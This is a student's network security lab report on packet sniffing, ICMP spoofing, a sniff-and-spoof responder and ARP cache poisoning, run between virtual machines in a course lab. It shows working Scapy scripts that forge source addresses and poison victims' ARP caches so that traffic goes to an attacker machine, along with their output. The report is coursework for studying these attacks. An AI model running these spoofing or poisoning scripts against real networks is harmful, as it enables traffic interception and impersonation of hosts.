Name: Kwa Li Ying
Student ID: 1003833

50.020 Network Security Lab 1

Exercise 1: Packet Sniffing and Spoofing Lab

Task 1.1A

The program runs well with root privilege. Machine A with IP address 10.0.2.128 is set up with the running *sniffer.py* program and Machine B with IP address 10.0.2.129 is used to ping A's IP address.

```
[02/06/21]seed@VM:~/.../lab1$ sudo ./sniffer.py
```

```
[02/06/21]seed@VM:~$ ping 10.0.2.128
PING 10.0.2.128 (10.0.2.128) 56(84) bytes of data.
64 bytes from 10.0.2.128: icmp_seq=1 ttl=64 time=0.522 ms
64 bytes from 10.0.2.128: icmp_seq=2 ttl=64 time=0.931 ms
64 bytes from 10.0.2.128: icmp_seq=3 ttl=64 time=0.595 ms
```

```
###[ Ethernet ]###
  dst       = 00:0c:29:b6:95:f1
  src       = 00:0c:29:c0:06:ad
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 57651
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x4075
     src       = 10.0.2.129
     dst       = 10.0.2.128
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x32b4
        id        = 0x1474
        seq       = 0x1
###[ Raw ]###
           load      = '\xcf\xce\x1e`\xd5\xa4\x02\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,
-./01234567'

###[ Ethernet ]###
  dst       = 00:0c:29:c0:06:ad
  src       = 00:0c:29:b6:95:f1
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 45456
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xb018
     src       = 10.0.2.128
     dst       = 10.0.2.129
     \options   \
###[ ICMP ]###
```

Without root privilege, the program doesn't run because privilege is required for spoofing packets.

```
[02/06/21]seed@VM:~/.../lab1$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 8, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Name: Kwa Li Ying
Student ID: 1003833

Task 1.1B

Capturing only the ICMP packet

The following code is used to filter only ICMP packets:

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
```

Using B to ping A like in task 1.1a, we get the IMCP packets when the sniffing code is run as shown:

```
[02/06/21]seed@VM:~/.../task1-1b$ sudo ./sniffer1.py
###[ Ethernet ]###
  dst       = 00:0c:29:b6:95:f1
  src       = 00:0c:29:c0:06:ad
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 61594
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x310e
     src       = 10.0.2.129
     dst       = 10.0.2.128
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xb2ab
        id        = 0x14ad
        seq       = 0x1
###[ Raw ]###
           load      = 'c\xd2\x1e`\xc0p\x03\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./012
34567'

###[ Ethernet ]###
  dst       = 00:0c:29:c0:06:ad
  src       = 00:0c:29:b6:95:f1
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 5645
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x4b9c
     src       = 10.0.2.128
```

Name: Kwa Li Ying
Student ID: 1003833

Capturing any TCP packet that comes from a particular IP and with a destination port number 23

The following code is used to filter TCP packets that come from Machine B (IP address 10.0.2.129) and with destination port number 23:

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and src host 10.0.2.129 and dst port 23',prn=print_pkt)
```

When the sniffer code is run on Machine A, it only captures connections from Machine B to port 23 of Machine A and nothing else. For example, Machine A captures TCP packets of telnet connections to port 23:

```
[02/06/21]seed@VM:~/.../task1-1b$ sudo ./sniffer2.py
###[ Ethernet ]###
  dst       = 00:0c:29:b6:95:f1
  src       = 00:0c:29:c0:06:ad
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 32868
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xa147
     src       = 10.0.2.129
     dst       = 10.0.2.128
     \options   \
###[ TCP ]###
        sport     = 46906
        dport     = telnet
        seq       = 3631138741
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 29200
        chksum    = 0x1da2
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (411601, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst       = 00:0c:29:b6:95:f1
  src       = 00:0c:29:c0:06:ad
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 32869
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
```

but does not capture ICMP packets that result from B pinging A.

The sniffer program also does not capture TCP packets when another machine (Machine C, IP address 10.0.2.130) makes a telnet connection to Machine A.

Name: Kwa Li Ying
Student ID: 1003833

Capture packets that comes from or go to a particular subnet

The following code is used to filter packets that comes from or goes to the subnet 128.230.0.0/16:

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='net 128.230.0.0/16',prn=print_pkt)
```

When the sniffer program is run on machine A, it only captures connections to IP addresses in the specified subnet. For example, when Machine B tries to ping 128.230.0.1, Machine A captures the ICMP packets:

```
[02/06/21]seed@VM:~$ ping 128.230.0.1
PING 128.230.0.1 (128.230.0.1) 56(84) bytes of data.
64 bytes from 128.230.0.1: icmp_seq=1 ttl=128 time=252 ms
64 bytes from 128.230.0.1: icmp_seq=2 ttl=128 time=244 ms
64 bytes from 128.230.0.1: icmp_seq=3 ttl=128 time=246 ms
```

```
[02/06/21]seed@VM:~/.../task1-1b$ sudo ./sniffer3.py
###[ Ethernet ]###
  dst       = 00:50:56:e9:51:20
  src       = 00:0c:29:c0:06:ad
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 48657
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xef2f
     src       = 10.0.2.129
     dst       = 128.230.0.1
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x2161
        id        = 0x1551
        seq       = 0x1
###[ Raw ]###
           load      = '\r\xd9\x1e`\xa8\x10\x02\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-.
/01234567'

###[ Ethernet ]###
  dst       = 00:0c:29:c0:06:ad
  src       = 00:50:56:e9:51:20
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 7450
     flags     =
     frag      = 0
     ttl       = 128
     proto     = icmp
     chksum    = 0x9027
     src       = 128.230.0.1
```

Name: Kwa Li Ying
Student ID: 1003833

Machine A also captures the TCP packets when Machine B attempts to connect to 128.230.0.1 via telnet:

```
[02/06/21]seed@VM:~$ telnet 128.230.0.1
Trying 128.230.0.1...
telnet: Unable to connect to remote host: Connection refused
```

```
###[ Ethernet ]###
  dst       = 00:50:56:e9:51:20
  src       = 00:0c:29:c0:06:ad
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 45235
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xfc90
     src       = 10.0.2.129
     dst       = 128.230.0.1
     \options   \
###[ TCP ]###
        sport     = 59362
        dport     = telnet
        seq       = 637171859
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 29200
        chksum    = 0xf2b5
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (708416, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst       = 00:50:56:e9:51:20
  src       = 00:0c:29:c0:06:ad
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 45236
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xfc8f
```

The sniffer program does not respond to any other packets from Machine A or B directed to any other IP address outside the subnet range.

Name: Kwa Li Ying
Student ID: 1003833

Task 1.2

The following code is used to spoof an ICMP echo request packet with an arbitrary source IP address, in this case 12.130.2.1:

```
#!/usr/bin/python3

from scapy.all import *

a = IP()
a.src = '12.130.2.1'
a.dst = '10.0.2.129'
a.show()

b = ICMP()
p = a/b
send(p)
```

Double checking that the source IP has been spoofed as intended using a.show() and the destination IP is the intended victim machine (Machine B, IP address 10.0.2.129):

```
[02/06/21]seed@VM:~/.../task1-2$ sudo ./spoofed.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 12.130.2.1
  dst       = 10.0.2.129
  \options   \
```

Checking the packet capture using Wireshark on Machine B:

icmp

No.	Time	Source	Destination	Protocol	Length	Info
5	2021-02-06 13:26:42.7690650…	12.130.2.1	10.0.2.129	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 6)
6	2021-02-06 13:26:42.7691196…	10.0.2.129	12.130.2.1	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 5)


The request has been accepted by the receiver because the echo reply packet is sent to the spoofed IP address as shown in the screenshot, which is 12.130.2.1.

Name: Kwa Li Ying
Student ID: 1003833


Task 1.3

The destination IP address is set to 128.230.0.1.

The time-to-live exceeds when TTL field is set to 1. The first router, with an IP address of 10.0.2.2, sends us an ICMP error message of type 11, telling us that the time-to-live has exceeded. The packet captured on Wireshark is as shown:



Our packet reaches the destination when the TTL field set to 2:



Name: Kwa Li Ying
Student ID: 1003833

Task 1.4

VM A has IP address 10.0.2.128 and VM B has IP address 10.0.2.129.

To spoof the new packet's source IP to be X's IP address (previous packet's destination IP) and the new packet's destination address is set to be the A's IP address (previous packet's source IP), the following code is run on VM B:

```
#!/usr/bin/python3

from scapy.all import *

def send_spoof(pkt):
    #pkt.show()
    a = IP()

    ip_src = pkt[IP].src
    x = pkt[IP].dst

    a.src = x
    a.dst = ip_src

    b = ICMP()
    p = a/b
    send(p)
```

While the sniff-and-then-spoof program is running on VM B, VM A is used to ping a random IP address, which is 8.8.8.8 in this case. VM B sniffs its packets and returns spoofed packets, disguising as the host with IP 8.8.8.8 itself. The real host also responds with ICMP packets, as the host is actually alive as shown from the output of the ping command. The Wireshark screenshot reflects the echo request and echo reply ICMP packets captured on VM A.

```
[02/06/21]seed@VM:~/.../task1-4$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=5.40 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=4.97 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=7.40 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=6.77 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=128 time=6.10 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 4.979/6.133/7.407/0.886 ms
```

Apply a display filter … <Ctrl-/> Expression… +


No.	Time	Source	Destination	Protocol	Length	Info
34	2021-02-06 15:45:23.0383251…	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) reply id=0x000…
35	2021-02-06 15:45:23.0685855…	10.0.2.128	8.8.8.8	ICMP	60	Echo (ping) request id=0x000…
36	2021-02-06 15:45:23.0775675…	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) reply id=0x000…
37	2021-02-06 15:45:23.1012057…	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) request id=0x000…
38	2021-02-06 15:45:23.1012348…	10.0.2.128	8.8.8.8	ICMP	42	Echo (ping) reply id=0x000…
39	2021-02-06 15:45:23.1440173…	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) request id=0x000…
40	2021-02-06 15:45:23.1440502…	10.0.2.128	8.8.8.8	ICMP	42	Echo (ping) reply id=0x000…
41	2021-02-06 15:45:23.1758755…	10.0.2.128	8.8.8.8	ICMP	60	Echo (ping) request id=0x000…
42	2021-02-06 15:45:23.2075645…	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) reply id=0x000…
43	2021-02-06 15:45:23.2126985…	8.8.8.8	10.0.2.128	ICMP	60	Echo (ping) request id=0x000…
44	2021-02-06 15:45:23.2127413…	10.0.2.128	8.8.8.8	ICMP	42	Echo (ping) reply id=0x000…

Name: Kwa Li Ying
Student ID: 1003833

To show that VM A will receive an ICMP echo request regardless of whether X is actually alive, VM A is used to ping a host that does not actually accept the echo request ICMP packets, which is a host with IP address 1.2.3.4 in this case. This is shown as the ping statistics reflect 100% packet loss.

```
[02/06/21]seed@VM:~/.../task1-4$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
63 packets transmitted, 0 received, 100% packet loss, time 63645ms
```

However, since VM B is programmed to respond with spoofed packets regardless, Wireshark on VM A still captures ICMP echo reply packets from '1.2.3.4', which is actually VM B with a spoofed IP address.



No.	Time	Source	Destination	Protocol	Length	Info
34	2021-02-06 15:44:04.5723687…	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s…
35	2021-02-06 15:44:04.5724009…	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s…
36	2021-02-06 15:44:04.6090857…	10.0.2.128	1.2.3.4	ICMP	60	Echo (ping) request id=0x0000, s…
37	2021-02-06 15:44:04.6441960…	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s…
38	2021-02-06 15:44:04.6442302…	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s…
39	2021-02-06 15:44:04.6971223…	10.0.2.128	1.2.3.4	ICMP	60	Echo (ping) request id=0x0000, s…
40	2021-02-06 15:44:04.7391093…	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s…
41	2021-02-06 15:44:04.7392282…	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s…
42	2021-02-06 15:44:04.7808369…	1.2.3.4	10.0.2.128	ICMP	60	Echo (ping) request id=0x0000, s…
43	2021-02-06 15:44:04.7808717…	10.0.2.128	1.2.3.4	ICMP	42	Echo (ping) reply id=0x0000, s…
44	2021-02-06 15:44:04.8241840…	10.0.2.128	1.2.3.4	ICMP	60	Echo (ping) request id=0x0000, s…

Name: Kwa Li Ying
Student ID: 1003833

Task 2.1A

Q1: Describe the sequence of library calls that are essential for sniffer programs

First, a "live pcap session" is opened by calling *pcap_open_live*. This binds the sniffer program to the network interface specified, so that it can listen to all packets that interact with this network interface.

Next, the "filter_exp" is "compiled" "into BPF pseudo-code" using the library call *pcap_compile*. This step is for filtering packets that fulfil certain criteria, with is analogous to the "filter" parameter of the library call *sniff* in Scapy.

Lastly, the *pcap_loop* library call is used to start capturing packets on the network interface specified, and the filter applied. The "handle" is then closed using *pcap_close* to stop the sniffing program.

Q2: Why do you need root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

Pcap needs low-level access to the network interface specified in *pcap_open_live*. Due to the security implications (capturing network traffic, generating arbitrary network packets etc), such access is limited to privileged users only. On Linux, pcap requires the CAP_NET_RAW capability, which is only granted to the root user.

Without root privileges, the CAP_NET_RAW capability is not granted and the system cannot use RAW and PACKET sockets, thus the program fails.

Q3: Demonstrate the difference when promiscuous mode is on and off in your sniffer program.

…(complete if there is time)

Name: Kwa Li Ying
Student ID: 1003833

Task 2.1B

Capture the ICMP packets between two specific hosts

The following source code is used to capture ICMP packets between hosts 10.0.2.128 and 10.0.2.129:

```
#include <pcap.h>
#include <stdio.h>

/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
  printf("Got a packet\n");
}

int main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp and (host 10.0.2.128 and 10.0.2.129)";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  // Students needs to change "eth3" to the name found on their own machines (using ifconfig).
  handle = pcap_open_live("ens33", BUFSIZ, 1, 1000, errbuf);
  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);
  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
  pcap_close(handle); //Close the handle
  return 0;
}
```

…(complete if there is more time)

Name: Kwa Li Ying
Student ID: 1003833

Exercise 2: ARP Cache Poisoning Attack Lab

IP address of A: 10.0.2.128, MAC address of A: 00:0c:29:b6:95:f1

IP address of B: 10.0.2.129, MAC address of B: 00:0c:29:c0:06:ad

IP address of M: 10.0.2.130, MAC address of M: 00:0c:29:0d:99:f6

Task 1A

The code used to construct an ARP request packet and send the packet to host A is as shown:

```
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

Host A receives this packet and updates its ARP cache accordingly:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   00:50:56:e9:51:20   C                     ens33
10.0.2.129               ether   00:0c:29:0d:99:f6   C                     ens33
10.0.2.254               ether   00:50:56:f1:18:f7   C                     ens33
```

M's MAC address (00:0c:29:0d:99:f6) is indeed mapped to B's IP address (10.0.2.129) in A's ARP cache, as spoofed.

Note that the destination MAC address (A's MAC address) has to be specified in the Ether() constructor as well, otherwise M will automatically send out an ARP broadcast message and list M's own IP address as the source IP.

Name: Kwa Li Ying
Student ID: 1003833

Task 1B

The code used to construct an ARP reply packet and send the packet to host A is as shown:

```python
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='is-at', psrc=b_ip, pdst=a_ip, hwdst=a_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

If the B's IP address entry was previously in Host A's ARP cache, Host A receives this packet and updates its ARP cache accordingly:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   00:50:56:e9:51:20   C                     ens33
10.0.2.129               ether   00:0c:29:0d:99:f6   C                     ens33
10.0.2.254               ether   00:50:56:f1:18:f7   C                     ens33
```

M's MAC address (00:0c:29:0d:99:f6) is indeed mapped to B's IP address (10.0.2.129) in A's ARP cache, as spoofed.

However, if B's IP address entry is not in Host A's ARP cache to begin with, Host A, upon receiving the packet, does NOT update its ARP cache:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   00:50:56:e9:51:20   C                     ens33
10.0.2.254               ether   00:50:56:f1:18:f7   C                     ens33
```

Name: Kwa Li Ying
Student ID: 1003833

Task 1C

The code used to construct the gratuitous packet is as shown:

```
#!/usr/bin/python3

from scapy.all import *

m_ip='10.0.2.130'
broadcast_mac='ff:ff:ff:ff:ff:ff'

E = Ether(dst=broadcast_mac)
A = ARP(op='is-at', psrc=m_ip, pdst=m_ip, hwdst=broadcast_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

If the M's IP address entry was previously in Host A's ARP cache, Host A receives this packet and updates its ARP cache accordingly:

```
[02/07/21]seed@VM:~/.../task1-3$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.254                       (incomplete)                              ens33
10.0.2.130               ether   00:00:00:00:00:00   C                     ens33
10.0.2.129                       (incomplete)                              ens33
10.0.2.2                 ether   00:50:56:e9:51:20   C                     ens33
```

On A's ARP cache, M's IP is now mapped to the MAC address of 00:00:00:00:00:00. B's IP is not mapped to any MAC address / remains unchanged.

However, if M's IP address entry is not in Host A's ARP cache to begin with, Host A, upon receiving the packet, does NOT update its ARP cache:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   00:50:56:e9:51:20   C                     ens33
10.0.2.254               ether   00:50:56:f1:18:f7   C                     ens33
```

Name: Kwa Li Ying
Student ID: 1003833

Task 2

<u>Step 1: Launch the ARP cache poisoning attack</u>

The following code is used to send a spoofed packet to A such that in A's ARP cache, B's IP address maps to M's MAC address:

```
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```

A's ARP cache is updated accordingly:

```
[02/07/21]seed@VM:~/.../exercise2$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.2                 ether   00:50:56:e9:51:20   C                     ens33
10.0.2.129               ether   00:0c:29:0d:99:f6   C                     ens33
10.0.2.254               ether   00:50:56:f1:18:f7   C                     ens33
```

The following code is used to send a spoofed packet to B such that in B's ARP cache, A's IP address maps to M's MAC address:

```
#!/usr/bin/python3

from scapy.all import *

a_ip='10.0.2.128'
b_ip='10.0.2.129'
b_mac='00:0c:29:c0:06:ad'

E = Ether(dst=b_mac)
A = ARP(op='who-has', psrc=a_ip, pdst=b_ip, hwdst=b_mac)

pkt = E/A
ls(pkt)
sendp(pkt)
```


B's ARP cache is updated accordingly:

```
[02/07/21]seed@VM:~/.../lab1$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.254               ether   00:50:56:f1:18:f7   C                     ens33
10.0.2.2                 ether   00:50:56:e9:51:20   C                     ens33
10.0.2.128               ether   00:0c:29:0d:99:f6   C                     ens33
```


Name: Kwa Li Ying
Student ID: 1003833

Step 2: Testing

Wireshark screenshot of Host A pinging Host B:



No.	Time	Source	Destination	Protocol	Length	Info
10	2021-02-07 19:37:49.2117782…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=4/…
11	2021-02-07 19:37:50.2359273…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=5/…
12	2021-02-07 19:37:51.2601035…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=6/…
13	2021-02-07 19:37:51.3877291…	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
14	2021-02-07 19:37:52.2840531…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=7/…
15	2021-02-07 19:37:52.4115502…	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
16	2021-02-07 19:37:53.3081983…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=8/…
17	2021-02-07 19:37:53.4358794…	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
18	2021-02-07 19:37:54.3319085…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=9/…
19	2021-02-07 19:37:55.3561853…	Vmware_b6:95:f1	Broadcast	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128
20	2021-02-07 19:37:55.3576862…	Vmware_c0:06:ad	Vmware_b6:95:f1	ARP	60	10.0.2.129 is at 00:0c:29:c0:06:ad
21	2021-02-07 19:37:55.3577867…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=10…
22	2021-02-07 19:37:55.3590777…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x169c, seq=10…
